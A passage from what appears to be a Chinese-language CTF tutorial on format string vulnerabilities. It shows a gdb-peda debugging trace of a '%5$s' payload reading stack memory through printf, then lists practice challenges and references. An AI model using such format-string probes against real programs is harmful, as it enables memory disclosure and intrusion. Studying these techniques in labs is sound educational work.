0004| 0xffffd300 --> 0xffffd310 --> 0x414141 ('AAA')
0008| 0xffffd304 --> 0xffffd310 --> 0x414141 ('AAA')
0012| 0xffffd308 --> 0xc2
0016| 0xffffd30c --> 0xf7e8979b (add    esp,0x10)
0020| 0xffffd310 --> 0x414141 ('AAA')
0024| 0xffffd314 --> 0xffffd310 --> 0x414141 ('AAA')
0028| 0xffffd318 (".%5$s")
[--------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e42680 in printf () from /lib/i386-linux-gnu/libc.so.6
gdb-peda$ x/w 0xffffd310
0xffffd310:     U"\x414141\xffffd310\x2435252es\xf7ffd000\xf7ffd918\xffffd340\x804825c"
gdb-peda$ c
Continuing.
AAA[Inferior 1 (process 4719) exited normally]
Warning: not running
```

2 格式化字符串漏洞练习题

- XCTF-攻防世界 CGfsb 格式化字符串漏洞
- 实时数据监测

参考资料

- ctf wiki
- ctf alll in one